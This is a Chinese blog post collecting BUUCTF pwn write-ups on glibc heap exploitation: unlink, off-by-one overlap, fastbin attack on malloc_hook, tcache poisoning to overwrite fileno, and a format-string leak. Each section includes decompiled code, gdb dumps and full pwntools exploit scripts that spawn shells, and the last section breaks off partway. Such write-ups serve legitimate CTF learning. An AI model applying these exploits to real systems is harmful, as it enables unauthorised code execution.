buuctf中的一些pwn题总结（不断更新）

原创

PLpa、 于 2020-08-19 22:22:05 发布 1247 收藏 4

分类专栏： pwn 文章标签： pwn

本文链接：https://blog.csdn.net/qq_43986365/article/details/108095096

前言：

本文记录一些buuctf中不是很典型，但是仍然值得记录的pwn题，以便于查看。

0x00:stkof——unlink

查看保护

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

查看IDA伪代码

增

```
signed __int64 new()
{
  __int64 size; // [rsp+0h] [rbp-80h]
  char *v2; // [rsp+8h] [rbp-78h]
  char s; // [rsp+10h] [rbp-70h]
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  fgets(&s, 16, stdin);
  size = atoll(&s);
  v2 = (char *)malloc(size);
  if ( !v2 )
    return 0xFFFFFFFFLL;
  ::s[++dword_602100] = v2;
  printf("%d\n", (unsigned int)dword_602100, size);
  return 0LL;
}
```


自定义size，使用malloc分配。

删

```
signed __int64 delete()
{
  unsigned int v1; // [rsp+Ch] [rbp-74h]
  char s; // [rsp+10h] [rbp-70h]
  unsigned __int64 v3; // [rsp+78h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  fgets(&s, 16, stdin);
  v1 = atol(&s);
  if ( v1 > 0x100000 )
    return 0xFFFFFFFFLL;
  if ( !::s[v1] )
    return 0xFFFFFFFFLL;
  free(::s[v1]);
  ::s[v1] = 0LL;
  return 0LL;
}
```


free之后直接置空，难以利用。

改

```
signed __int64 EDIT()
{
  signed __int64 result; // rax
  int i; // eax
  unsigned int v2; // [rsp+8h] [rbp-88h]
  __int64 n; // [rsp+10h] [rbp-80h]
  char *ptr; // [rsp+18h] [rbp-78h]
  char s; // [rsp+20h] [rbp-70h]
  unsigned __int64 v6; // [rsp+88h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  fgets(&s, 16, stdin);
  v2 = atol(&s);
  if ( v2 > 0x100000 )
    return 0xFFFFFFFFLL;
  if ( !::s[v2] )
    return 0xFFFFFFFFLL;
  fgets(&s, 16, stdin);
  n = atoll(&s);
  ptr = ::s[v2];
  for ( i = fread(ptr, 1uLL, n, stdin); i > 0; i = fread(ptr, 1uLL, n, stdin) )
  {
    ptr += i;
    n -= i;
  }
  if ( n )
    result = 0xFFFFFFFFLL;
  else
    result = 0LL;
  return result;
}
```


重点来到改中，这里可以随意输入大小，然后根据输入的大小来为堆块中填入数据。这样就造成了堆溢出漏洞。


解题思路

由于此题存在堆溢出漏洞，我们又掌控着heap地址的存在位置，这样我们很容易就想到unlink漏洞来控制堆块。
由于程序本身的原因，我们先malloc一个堆块，这样就可以把程序本身需要申请的输入输出流堆块给申请出来（看了ctfwiki得知□）
解决掉这麻烦后，我们就直接来用unlink漏洞来把堆块劫持到heap地址存在的位置0x602140处。

```
new(0x100)
new(0x30)
new(0x80)
payload = p64(0) + p64(0x21) + p64(heap + 16  - 0x18) + p64(heap + 16 - 0x10)
payload += p64(0x20)
payload = payload.ljust(0x30, 'a')
payload += p64(0x30) + p64(0x90)
read(2, len(payload), payload)
delete(3)
```

这是一组典型的unlink利用代码，可以把堆块劫持到heap地址存在 - 8处。
这样我们就把chunk2劫持到了heap地址存在处附近。
达到这一步，我们就很容易的可以直接把got表中的信息泄露出来，甚至可以随意修改他们。

```
payload = 'a' * 0x8 + p64(elf.got['free']) + p64(elf.got['puts']) + p64(elf.got['atoi'])
read(2, len(payload), payload)
```



把这些got写到这里后，我们就可以对他们进行操作了。

由于此题没有泄露的函数，我们只能通过修改free_got为puts_plt，这样删函数就变成了查函数了，我们delete(1)就会泄露puts_got的真正地址。

接下来就可以直接修改atoi_got为system函数基址了。

完整exp:

```python
#! /usr/bin/env python
from pwn import *

p = process('./stkof')
#p = remote('node3.buuoj.cn', 27616)
elf = ELF('./stkof')
libc = ELF('./libc.so.6')
heap = 0x602140

def new(size):
    p.sendline('1')
    p.sendline(str(size))

def read(index, size, content):
    p.sendline('2')
    p.sendline(str(index))
    p.sendline(str(size))
    p.sendline(str(content))

def delete(index):
    p.sendline('3')
    p.sendline(str(index))

new(0x100)
new(0x30)
new(0x80)
payload = p64(0) + p64(0x21) + p64(heap + 16  - 0x18) + p64(heap + 16 - 0x10)
payload += p64(0x20)
payload = payload.ljust(0x30, 'a')
payload += p64(0x30) + p64(0x90)
read(2, len(payload), payload)
delete(3)
p.recvuntil('OK\n')

payload = 'a' * 0x8 + p64(elf.got['free']) + p64(elf.got['puts']) + p64(elf.got['atoi'])
read(2, len(payload), payload)
gdb.attach(p)
pause()
read(0, 0x8, p64(elf.plt['puts']))
delete(1)
puts = u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00'))
print hex(puts)
libc_base = puts - libc.sym['puts']
system = libc.sym['system'] + libc_base
binsh = libc.search('/bin/sh').next() + libc_base

read(2, 0x8, p64(system))
#p.recvuntil('OK\n')
p.sendline('/bin/sh\x00')
p.interactive()
```

0x01:hitcontraining_heapcreator——overlap

查看保护

```
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

IDA查看伪代码

增

```
for ( i = 0; i <= 9; ++i )
{
  if ( !heaparray[i] )
  {
    heaparray[i] = malloc(0x10uLL);
    if ( !heaparray[i] )
    {
      puts("Allocate Error");
      exit(1);
    }
    printf("Size of Heap : ");
    read(0, &buf, 8uLL);
    size = atoi(&buf);
    v0 = heaparray[i];
    v0[1] = malloc(size);
    if ( !*((_QWORD *)heaparray[i] + 1) )
    {
      puts("Allocate Error");
      exit(2);
    }
    *(_QWORD *)heaparray[i] = size;
    printf("Content of heap:", &buf);
    read_input(*((void **)heaparray[i] + 1), size);
    puts("SuccessFul");
    return __readfsqword(0x28u) ^ v5;
  }
}
```


查看伪代码后发现，程序首先会malloc一个0x21的堆块，用来存储堆块的地址，然后我们就可以自己输入任意大小的堆块，然后输入数据。
在本地调试中，申请一块0x21大小，截取到一些数据：

```
0x603000: 0x0000000000000000 0x0000000000000021
0x603010: 0x0000000000000014 0x0000000000603030
0x603020: 0x0000000000000000 0x0000000000000021
0x603030: 0x000000000a616161 0x0000000000000000
0x603040: 0x0000000000000000 0x0000000000020fc1
```

从数据来看，我们发现的确是我们想得那样。

删

```
if ( heaparray[v1] )
{
  free(*((void **)heaparray[v1] + 1));
  free(heaparray[v1]);
  heaparray[v1] = 0LL;
  puts("Done !");
}
```

删除函数写的很好，很难进行利用。

改

```
printf("Index :");
read(0, &buf, 4uLL);
v1 = atoi(&buf);
if ( v1 < 0 || v1 > 9 )
{
  puts("Out of bound!");
  _exit(0);
}
if ( heaparray[v1] )
{
  printf("Content of heap : ", &buf);
  read_input(*((void **)heaparray[v1] + 1), *(_QWORD *)heaparray[v1] + 1LL);
  puts("Done !");
}
```


改函数需要我们输入一个index，然后对其进行修改，我们发现，在改函数中，我们可以多输入一个字节。
这样我们就可以利用off by one。

查

```
printf("Index :");
read(0, &buf, 4uLL);
v1 = atoi(&buf);
if ( v1 < 0 || v1 > 9 )
{
  puts("Out of bound!");
  _exit(0);
}
if ( heaparray[v1] )
{
  printf("Size : %ld\nContent : %s\n", *(_QWORD *)heaparray[v1], *((_QWORD *)heaparray[v1] + 1));
  puts("Done !");
}
else
{
  puts("No such heap !");
}
return __readfsqword(0x28u) ^ v3;
```


输入index进行查询，可以用来泄露一些东西。

解题思路

我们发现可以利用off by one来进行overlap。
我们首先申请两个0x21大小的堆块，然后对进行chunk0进行修改。

```
new(0x18, 'aaa')
new(0x10, 'bbb')
payload = '/bin/sh\x00' + 'a' * 0x10 + '\x41'
edit(0, payload)
```

我们通过本地调试，截取到下面数据：

```
0x0000000000000000 0x0000000000000021
0x1ed8010: 0x0000000000000018 0x0000000001ed8030
0x1ed8020: 0x0000000000000000 0x0000000000000021
0x1ed8030: 0x0068732f6e69622f 0x6161616161616161
0x1ed8040: 0x6161616161616161 0x0000000000000041
0x1ed8050: 0x0000000000000010 0x0000000001ed8070
0x1ed8060: 0x0000000000000000 0x0000000000000021
0x1ed8070: 0x0000000000626262 0x0000000000000000
0x1ed8080: 0x0000000000000000 0x0000000000020f81
```

我们把保存堆地址的堆的size改为了0x41，接下来我们就直接删除这一堆块。
老pwn□都知道，我们删除的堆块并不会消失不见，并且当我们再次申请一块相同大小的堆块时，堆块就会申请到这里来，这正是我们要利用的点。
我们再次申请：

```
delete(1)
new(0x30, 'ccc')
```

我们本地调试，截取到一些数据：

```
0x10fe000: 0x0000000000000000 0x0000000000000021
0x10fe010: 0x0000000000000018 0x00000000010fe030
0x10fe020: 0x0000000000000000 0x0000000000000021
0x10fe030: 0x0068732f6e69622f 0x6161616161616161
0x10fe040: 0x6161616161616161 0x0000000000000041
0x10fe050: 0x0000000000636363 0x00000000010fe070
0x10fe060: 0x0000000000000000 0x0000000000000021
0x10fe070: 0x0000000000000030 0x00000000010fe050
0x10fe080: 0x0000000000000000 0x0000000000020f81
```

我们发现我们可以写的堆居然到存地址堆的前面，其实这也是利用了堆分配机制。
有了这样的堆块，我们就可以直接改写堆指针。
这样我们就可以先泄露数据，再改写got表。

完整exp

```python
#! /usr/bin/env python
from pwn import *

p = process('./heapcreator')
#p = remote('node3.buuoj.cn', 27707)
elf = ELF('./heapcreator')
libc = ELF('./libc.so.6')

def new(size, content):
    p.sendlineafter('Your choice :', '1')
    p.sendlineafter('Size of Heap : ', str(size))
    p.sendafter('Content of heap:', content)

def edit(index, content):
    p.sendlineafter('Your choice :', '2')
    p.sendlineafter('Index :', str(index))
    p.sendafter('Content of heap : ', content)

def show(index):
    p.sendlineafter('Your choice :', '3')
    p.sendlineafter('Index :', str(index))

def delete(index):
    p.sendlineafter('Your choice :', '4')
    p.sendlineafter('Index :', str(index))

new(0x18, 'aaa')
new(0x10, 'bbb')
payload = '/bin/sh\x00' + 'a' * 0x10 + '\x41'
edit(0, payload)
delete(1)
new(0x30, 'ccc')
payload = 'c' * 0x10 + p64(0) + p64(0x21) + p64(0x30) + p64(elf.got['free'])
edit(1, payload)
show(1)
free = u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00'))
print hex(free)
libc_base = free - libc.sym['free']
system = libc_base + libc.sym['system']
edit(1, p64(system))
delete(0)
p.interactive()
```

0x02:0ctf_2017_babyheap

查看保护

```
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

IDA查看伪代码

题目有四个功能，增删改查。

增

```
for ( i = 0; i <= 15; ++i )
{
  if ( !a1[i].flag )
  {
    printf("Size: ");
    v2 = sub_138C();
    if ( v2 > 0 )
    {
      if ( v2 > 4096 )
        v2 = 4096;
      v3 = (int *)calloc(v2, 1uLL);
      if ( !v3 )
        exit(-1);
      a1[i].flag = 1;
      a1[i].size = (int *)v2;
      a1[i].content = v3;
      printf("Allocate Index %d\n", (unsigned int)i);
    }
    return;
  }
}
```


先输入size，然后程序会用calloc来申请堆块，而calloc申请的时候，会先清空堆块，这样就不好泄露什么东西了。

删

```
printf("Index: ");
result = (struct_1 *)sub_138C();
v2 = (signed int)result;
if ( (signed int)result >= 0 && (signed int)result <= 15 )
{
  result = (struct_1 *)(unsigned int)a1[(signed int)result].flag;
  if ( (_DWORD)result == 1 )
  {
    a1[v2].flag = 0;
    a1[v2].size = 0LL;
    free(a1[v2].content);
    result = &a1[v2];
    result->content = 0LL;
  }
}
```


输入index后，地址全部置空，并不好利用起来。

改

```
printf("Index: ");
result = sub_138C();
v2 = result;
if ( (signed int)result >= 0 && (signed int)result <= 15 )
{
  result = (unsigned int)a1[(signed int)result].flag;
  if ( (_DWORD)result == 1 )
  {
    printf("Size: ");
    result = sub_138C();
    v3 = result;
    if ( (signed int)result > 0 )
    {
      printf("Content: ");
      result = sub_11B2((__int64)a1[v2].content, v3);
    }
  }
}
```


输入index后我们可以输入size来改写堆块内容，这样我们就可以用此来进行堆溢出。

查

```
printf("Index: ");
result = sub_138C();
v2 = result;
if ( result >= 0 && result <= 15 )
{
  result = a1[result].flag;
  if ( result == 1 )
  {
    puts("Content: ");
    sub_130F(a1[v2].content, a1[v2].size);
    result = puts(byte_14F1);
  }
}
```


中规中矩，输入index后查询content。

解题思路

题目使用calloc，存在堆溢出漏洞。
我们第一步需要泄露libc基址，然后我们就劫持malloc_hook，改写为one_gadget使得getshell。

第一步：泄露libc基址

由于本题采用calloc，并且free堆块全部置空，我们并不是很容易就可以泄露出unsortedbin中的main_arena。我们需要构造一番。

```
new(0x60)                                           #chunk0
new(0x40)                                           #chunk1
payload = 'a' * 0x60 + p64(0) + p64(0x71)           #我们溢出0x10，改写chunk1的堆块大小
edit(0, len(payload), payload)
new(0x100)                                          #chunk2
payload = 'a' * 0x10 + p64(0) + p64(0x71)           #构造0x71，绕过检测
edit(2, 0x20, payload)
delete(1)
new(0x60)                                           #new chunk1
edit(1, 0x50, 'a' * 0x40 + p64(0) + p64(0x111))
new(0x50)                                           #chunk3 防止堆块与topchunk合并
delete(2)
```

我们改写堆块size位，使得堆块堆叠，达到泄露main_arena的目的。

```
0x55fb28f1a000: 0x0000000000000000 0x0000000000000071       #chunk0
0x55fb28f1a010: 0x6161616161616161 0x6161616161616161
0x55fb28f1a020: 0x6161616161616161 0x6161616161616161
0x55fb28f1a030: 0x6161616161616161 0x6161616161616161
0x55fb28f1a040: 0x6161616161616161 0x6161616161616161
0x55fb28f1a050: 0x6161616161616161 0x6161616161616161
0x55fb28f1a060: 0x6161616161616161 0x6161616161616161
0x55fb28f1a070: 0x0000000000000000 0x0000000000000071       #chunk1
0x55fb28f1a080: 0x6161616161616161 0x6161616161616161
0x55fb28f1a090: 0x6161616161616161 0x6161616161616161
0x55fb28f1a0a0: 0x6161616161616161 0x6161616161616161
0x55fb28f1a0b0: 0x6161616161616161 0x6161616161616161
0x55fb28f1a0c0: 0x0000000000000000 0x0000000000000111       #chunk2
0x55fb28f1a0d0: 0x00007feaf0028b78 0x00007feaf0028b78
0x55fb28f1a0e0: 0x0000000000000000 0x0000000000000071       #fake chunk2
0x55fb28f1a0f0: 0x0000000000000000 0x0000000000000000
0x55fb28f1a100: 0x0000000000000000 0x0000000000000000
```

做完这些步骤后，我们发现chunk1可以泄露0x60大小的数据，而正好包括了chunk2的main_arena地址。
之后就很容易的的到libcbase了。

第二步：劫持malloc_hook

```
delete(1)
payload = 'a' * 0x60 + p64(0) + p64(0x71) + p64(malloc_hook - 0x13 - 0x10)
edit(0, len(payload), payload)
new(0x60)
new(0x60)
payload = '\x00' * 0x3 + p64(0) + p64 (0) + p64(libc_base + 0x4526a)
edit(2, len(payload), payload)
```

这里就只是利用了简单的fastbin attack，改写fd指针后，我们申请两次0x60大小的堆块，在malloc_hook - 0x23处找到0x7f，绕过fastbin申请的检测，然后将malloc_hook指针处改写为one_gadget。
之后再申请一次，直接getshell。

完整exp

```python
#! /usr/bin/env python
from pwn import *

p = process('./0ctf_2017_babyheap')
#p = remote('node3.buuoj.cn', 25229)
elf = ELF('./0ctf_2017_babyheap')
libc = ELF('./libc.so.6')

def new(size):
    p.sendlineafter('Command: ', '1')
    p.sendlineafter('Size: ', str(size))

def edit(index, size, content):
    p.sendlineafter('Command: ', '2')
    p.sendlineafter('Index: ', str(index))
    p.sendlineafter('Size: ', str(size))
    p.sendlineafter('Content: ', content)

def delete(index):
    p.sendlineafter('Command: ', '3')
    p.sendlineafter('Index: ', str(index))

def show(index):
    p.sendlineafter('Command: ', '4')
    p.sendlineafter('Index: ', str(index))

new(0x60)
new(0x40)
payload = 'a' * 0x60 + p64(0) + p64(0x71)
edit(0, len(payload), payload)
new(0x100)
payload = 'a' * 0x10 + p64(0) + p64(0x71)
edit(2, 0x20, payload)
delete(1)
new(0x60)
edit(1, 0x50, 'a' * 0x40 + p64(0) + p64(0x111))
new(0x50)
delete(2)
show(1)
main_arena = u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00'))
print hex(main_arena)
malloc_hook = main_arena - 0x68
libc_base = malloc_hook - libc.sym['__malloc_hook']
delete(1)
payload = 'a' * 0x60 + p64(0) + p64(0x71) + p64(malloc_hook - 0x13 - 0x10)
edit(0, len(payload), payload)
new(0x60)
new(0x60)
payload = '\x00' * 0x3 + p64(0) + p64 (0) + p64(libc_base + 0x4526a)
edit(2, len(payload), payload)
new(0x60)
p.interactive()
```

0x03:ciscn_2019_final_2——tcache下的堆利用

查看保护

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

IDA查看伪代码

```
unsigned __int64 init()
{
  int fd; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  fd = open("flag", 0);
  if ( fd == -1 )
  {
    puts("no such file :flag");
    exit(-1);
  }
  dup2(fd, 666);
  close(fd);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  alarm(0x3Cu);
  return __readfsqword(0x28u) ^ v2;
}
```


程序首先就打开了flag的文件，并把文件流fd指针设置为666，就需要爆fileno设置为666，这样我们scanf就可以读取文件流的数据。

```
init();
Sandbox_Loading();
```

进入函数发现开了沙箱，不能调用system等系统调用函数。
程序包括四个函数增、删、改、查。

增

```
printf("TYPE:\n1: int\n2: short int\n>");
v3 = get_atoi();
if ( v3 == 1 )
{
  int_pt = malloc(0x20uLL);
  if ( !int_pt )
    exit(-1);
  bool = 1;
  printf("your inode number:");
  v0 = (int *)int_pt;
  *v0 = get_atoi();
  *((_DWORD *)int_pt + 2) = *(_DWORD *)int_pt;
  puts("add success !");
}
if ( v3 == 2 )
{
  short_pt = malloc(0x10uLL);
  if ( !short_pt )
    exit(-1);
  bool = 1;
  printf("your inode number:");
  v1 = get_atoi();
  *(_WORD *)short_pt = v1;
  *((_WORD *)short_pt + 4) = *(_WORD *)short_pt;
  puts("add success !");
}
```


程序要求选择int类型或者short int类型，两种类型分别用不同的指针调用，可以重复申请，bool位置用来看两种类型至少有一种有数据，即为1，否则为零。

删

```
if ( bool )
{
  printf("TYPE:\n1: int\n2: short int\n>");
  v1 = get_atoi();
  if ( v1 == 1 && int_pt )
  {
    free(int_pt);
    bool = 0;
    puts("remove success !");
  }
  if ( v1 == 2 && short_pt )
  {
    free(short_pt);
    bool = 0;
    puts("remove success !");
  }
}
else
{
  puts("invalid !");
}
```


经过bool的检测，有数据才可以释放，释放时，free指针，置空bool，并未置空指针，这样我们就可以重复的释放同一种类型的堆块（其实也就是同一堆块），达到泄露堆基址的效果。

改

```
void __noreturn bye_bye()
{
  char v0; // [rsp+0h] [rbp-70h]
  unsigned __int64 v1; // [rsp+68h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  puts("what do you want to say at last? ");
  __isoc99_scanf("%99s", &v0);
  printf("your message :%s we have received...\n", &v0);
  puts("have fun !");
  exit(0);
}
```


此程序的改并不是一般的改，而是在一个地址处读入数据后退出程序，并没有改写堆块的地址，但是前面我们说过，改写fileno后我们用scanf可以读取文件流的数据，这里正好用了scanf，并且输出了数据，也就是说，我们正好利用这个函数可以输出flag。

查

```
if ( v0 )
{
  printf("TYPE:\n1: int\n2: short int\n>");
  v2 = get_atoi();
  if ( v2 == 1 && int_pt )
    printf("your int type inode number :%d\n", *(unsigned int *)int_pt);
  if ( v2 == 2 && short_pt )
    printf("your short type inode number :%d\n", (unsigned int)*(signed __int16 *)short_pt);
}
```

输入类型代号，可以查询每种类型的最后一处堆块的数据。

解题思路

程序给了flag的值放在文件流里边，并且禁用了system等系统调用函数，摆明了就是让你利用改函数来读取flag并输出，所以我们的思路也就是改写fileno为666，然后读取flag的值。
我们要改写fileno就必须劫持堆块到_IO_FILE中去。

目的1：泄露堆地址

```
add(1, 0x30)
delete(1)
add(2, 0x20)
add(2, 0x20)
add(2, 0x20)
add(2, 0x20)
delete(2)
add(1, 0x30)
delete(2)
```

释放两次同一堆块，造成堆块fd指针指向自身。

```
0x5639154a2250: 0x0000000000000000 0x0000000000000031
0x5639154a2260: 0x0000000000000030 0x0000000000000030
0x5639154a2270: 0x0000000000000000 0x0000000000000000
0x5639154a2280: 0x0000000000000000 0x0000000000000021
0x5639154a2290: 0x0000000000000020 0x0000000000000020
0x5639154a22a0: 0x0000000000000000 0x0000000000000021
0x5639154a22b0: 0x0000000000000020 0x0000000000000020
0x5639154a22c0: 0x0000000000000000 0x0000000000000021
0x5639154a22d0: 0x0000000000000020 0x0000000000000020
0x5639154a22e0: 0x0000000000000000 0x0000000000000021
0x5639154a22f0: 0x00005639154a22f0 0x0000000000000020
0x5639154a2300: 0x0000000000000000 0x0000000000020d01
```

由于程序的libc环境是libc-2.27.so，所以释放的堆块是放到tcache中去。
我们让0x00005639154a22f0 - 0xa0 = 0x5639154a2250就可以得到第一块堆的地址了。

目的2：泄露libc基址

泄露了堆地址的目的还是为了泄露libc基址。
我们知道tcache并不会存在main_arena的地址，我们只能在unsortedbin中想办法了。
我们首先要制造出释放之后会进入unsortedbin中的堆块。
我们就用刚刚泄露堆地址，将堆块劫持到个堆块处改写其size为0x90即可。

```
add(2, chunk0)
add(2, chunk0)
add(2, 0x91)
```

之后我们就申请释放7次，让释放的堆块到unsortedbin中去。

```
for i in range(0, 7):
    delete(1)
    add(2, 0x20)
delete(1)
```

```
0x55cd6ef8f250: 0x0000000000000091 0x0000000000000091
0x55cd6ef8f260: 0x00007f7fb67f4ca0 0x00007f7fb67f4ca0
0x55cd6ef8f270: 0x0000000000000000 0x0000000000000000
0x55cd6ef8f280: 0x0000000000000000 0x0000000000000021
```

这样我们就泄露了libc基址了。

目的3：改写fileno为666

接下来我们就用相同的方法劫持堆到我们想要去的地方。

```
add(1, _IO_2_1_stdin)
add(1, 0x30)
delete(1)
add(2, 0x20)
delete(1)
chunk0 = show(1) - 0x30
add(1, chunk0)
add(1, chunk0)
add(1, 111)
add(1, 666)
```

接下来我们只需要调用改写函数即可。

完整exp

```
#! /usr/bin/env python
from pwn import *
from LibcSearcher import *

p = process('./ciscn_final_2')
#p = remote('node3.buuoj.cn', 27940)
elf = ELF('./ciscn_final_2')

def add(size, content):
    p.sendlineafter('which command?\n> ', '1')
    p.sendlineafter('TYPE:\n1: int\n2: short int\n>', str(size))
    p.sendlineafter('your inode number:', str(content))

def delete(size):
    p.sendlineafter('which command?\n> ', '2')
    p.sendlineafter('TYPE:\n1: int\n2: short int\n>', str(size))

def show(size):
    p.sendlineafter('which command?\n> ', '3')
    p.sendlineafter('TYPE:\n1: int\n2: short int\n>', str(size))
    if size == 1:
        p.recvuntil('your int type inode number :')
    elif size == 2:
        p.recvuntil('your short type inode number :')
    return int(p.recvuntil('\n', drop=True))

add(1, 0x30)
```

```
add(1, 0x30)
delete(1)
add(2, 0x20)
add(2, 0x20)
add(2, 0x20)
add(2, 0x20)
delete(2)
add(1, 0x30)
delete(2)
chunk0 = show(2) - 0xa0
print hex(chunk0)
add(2, chunk0)
add(2, chunk0)
add(2, 0x91)

for i in range(0, 7):
    delete(1)
    add(2, 0x20)
delete(1)
main_arena = show(1) - 96
malloc_hook = main_arena - 0x10
libc = LibcSearcher('__malloc_hook', malloc_hook)
libc_base = malloc_hook - libc.dump('__malloc_hook')
_IO_2_1_stdin = libc_base + libc.dump('_IO_2_1_stdin_') + 0x70

add(1, _IO_2_1_stdin)
add(1, 0x30)
delete(1)
add(2, 0x20)
delete(1)
chunk0 = show(1) - 0x30
add(1, chunk0)
add(1, chunk0)
add(1, 111)
add(1, 666)
p.sendlineafter('which command?\n> ', '4')
p.recvuntil('your message :')
p.interactive()
```

0x04：axb_2019_heap–格式化字符串漏洞+unlink

查看保护

```
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

IDA查看伪代码

程序只有简单的几个增删改功能，并没有查功能，对堆利用还是造成了一点影响的。

增

```
v4 = __readfsqword(0x28u);
printf("Enter the index you want to create (0-10):");
__isoc99_scanf("%d", (char *)&size + 4);
if ( (size & 0x8000000000000000LL) == 0LL && SHIDWORD(size) <= 10 )
{
  if ( counts > 0xAu )
  {
    puts("full!");
    exit(0);
  }
  puts("Enter a size:");
  __isoc99_scanf("%d", &size);
  if ( key == 43 )
  {
    puts("Enter the content: ");
    v0 = HIDWORD(size);
    *((_QWORD *)&note.content + 2 * v0) = malloc((unsigned int)size);
    *(&note.size + 4 * SHIDWORD(size)) = size;
    if ( !*((_QWORD *)&note.content + 2 * SHIDWORD(size)) )
    {
      fwrite("error", 1uLL, 5uLL, stderr);
      exit(0);
    }
  }
```


增加函数首先输入要申请堆块的序号，接着输入大小，最后输入数据就行，后面还有一些检测的函数，主要是检测一些重复申请的问题，与我们利用的漏洞不冲突。

删

```
puts("Enter an index:");
__isoc99_scanf("%d", &v1);
if ( v1 <= 10 && v1 >= 0 && *((_QWORD *)&note.content + 2 * v1) )
{
  free(*((void **)&note.content + 2 * v1));
  *((_QWORD *)&note.content + 2 * v1) = 0LL;
  *(&note.size + 4 * v1) = 0;
  --counts;
  puts("Done!");
```


删的很干净，我们不是很好利用。

改

```
puts("Enter an index:");
__isoc99_scanf("%d", &v1);
if ( v1 <= 10 && v1 >= 0 && *((_QWORD *)&note.content + 2 * v1) )
{
  puts("Enter the content: ");
  get_input(*((_QWORD *)&note.content + 2 * v1), *((unsigned int *)&note.size + 4 * v1));
  puts("Done!");
}
else
{
  puts("You can't hack me!");
}
```


改这里可以多写字节，我们就可以伪造空闲堆块了。

解题思路

既然程序开了PIE，我们就不好直接利用unlink漏洞，因为我们不能直接把堆块劫持到堆结构体处。
我们必须知道堆结构体的具体位置，既然这样，我们就必须要泄露出程序的基址来。

```
unsigned __int64 banner()
{
  char format; // [rsp+Ch] [rbp-14h]
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Welcome to note management system!");
  printf("Enter your name: ");
  __isoc99_scanf("%s", &format);
  printf("Hello, ", &format);
  printf(&format);
  puts("\n--------------------------------------");
  return __readfsqword(0x28u) ^ v2;
}
```


程序也正好有格式字符串漏洞，我们可以直接使用他来泄露出程序运行基址和libc基址。
既然是格式字符串漏洞，我们就先本地调试一下，假装我们知道程序运行的基址，测出偏移。

```
[----------------------------------stack-------------------------------------]
0000| 0x7fffffffdd98 --> 0x555555554b42 (<banner+93>: lea    rax,[rbp-0x14])
0008| 0x7fffffffdda0 --> 0x0
0016| 0x7fffffffdda8 --> 0x61616161ffffddc0
0024| 0x7fffffffddb0 --> 0x550061616161 ('aaaa')
0032| 0x7fffffffddb8 --> 0xd55a829dc6694700
0040| 0x7fffffffddc0 --> 0x7fffffffdde0 --> 0x555555555200 (<__libc_csu_init>:push   r15)
0048| 0x7fffffffddc8 --> 0x555555555186 (<main+28>: mov    eax,0x0)
0056| 0x7fffffffddd0 --> 0x7fffffffdec0 --> 0x1
0064| 0x7fffffffddd8 --> 0x0
0072| 0x7fffffffdde0 --> 0x555555555200 (<__libc_csu_init>: push   r15)
0080| 0x7fffffffdde8 --> 0x7ffff7a5b74a (<__libc_start_main+240>: mov    edi,eax)
0088| 0x7fffffffddf0 --> 0x1
0096| 0x7fffffffddf8 --> 0x7fffffffdec8 --> 0x7fffffffe250 ("/mnt/hgfs/share/buuctf/axb_2019_heap/axb_2019_heap_
so")
0104| 0x7fffffffde00 --> 0x100008000
0112| 0x7fffffffde08 --> 0x55555555516a (<main>: push   rbp)
0120| 0x7fffffffde10 --> 0x0
0128| 0x7fffffffde18 --> 0x8564bf5bf1dc2d0f
0136| 0x7fffffffde20 --> 0x555555554980 (<_start>: xor    ebp,ebp)
0144| 0x7fffffffde28 --> 0x7fffffffdec0 --> 0x1
0152| 0x7fffffffde30 --> 0x0
[----------------------------------------------------------------------------]
```

我们可以看到，我们先前输入的aaaa在栈上，而栈上也有我们想用的地址：(<__libc_start_main+240>: mov edi,eax)和(<main+28>: mov eax,0x0)。
其中第一个是libc_start_main + 240处的地址，可以用来泄露libc基址。
第二个是main函数其中的代码地址，可以用来泄露程序运行基址。

```
.bss:0000000000202060 note            struct_1 <?>
```

0x555555555186 (<main+28>: mov eax,0x0)：后三位是不变的，我们只要测试一下0x555555555186 - 0x?186 + 0x202060是我们堆的结构体就知道?是多少了。
大家只需要自己本地调试一下就会知道答案。
经过测试，我们测试出要减去0x1186才是堆的结构体。
虽然开了PIE，但是程序基址之间的偏移是不会改变的，所以我们后面只需要直接减去偏移就行了。

```
p.recvuntil('Enter your name: ')
p.sendline('%11$p%15$p')
p.recvuntil('Hello, ')
elf_base = int(p.recv(14), 16) - 0x1186
libc_start_main = int(p.recv(14), 16) - 240
```

知道了程序运行的基址之后，接下来我们就可以开始来利用堆漏洞进行unlink操作来劫持堆块到堆结构体的地方。

```
new(0, 0x98, 'aaa')
new(1, 0x90, 'bbb')
new(2, 0x90, 'ccc')
new(3, 0x90, '/bin/sh\x00')
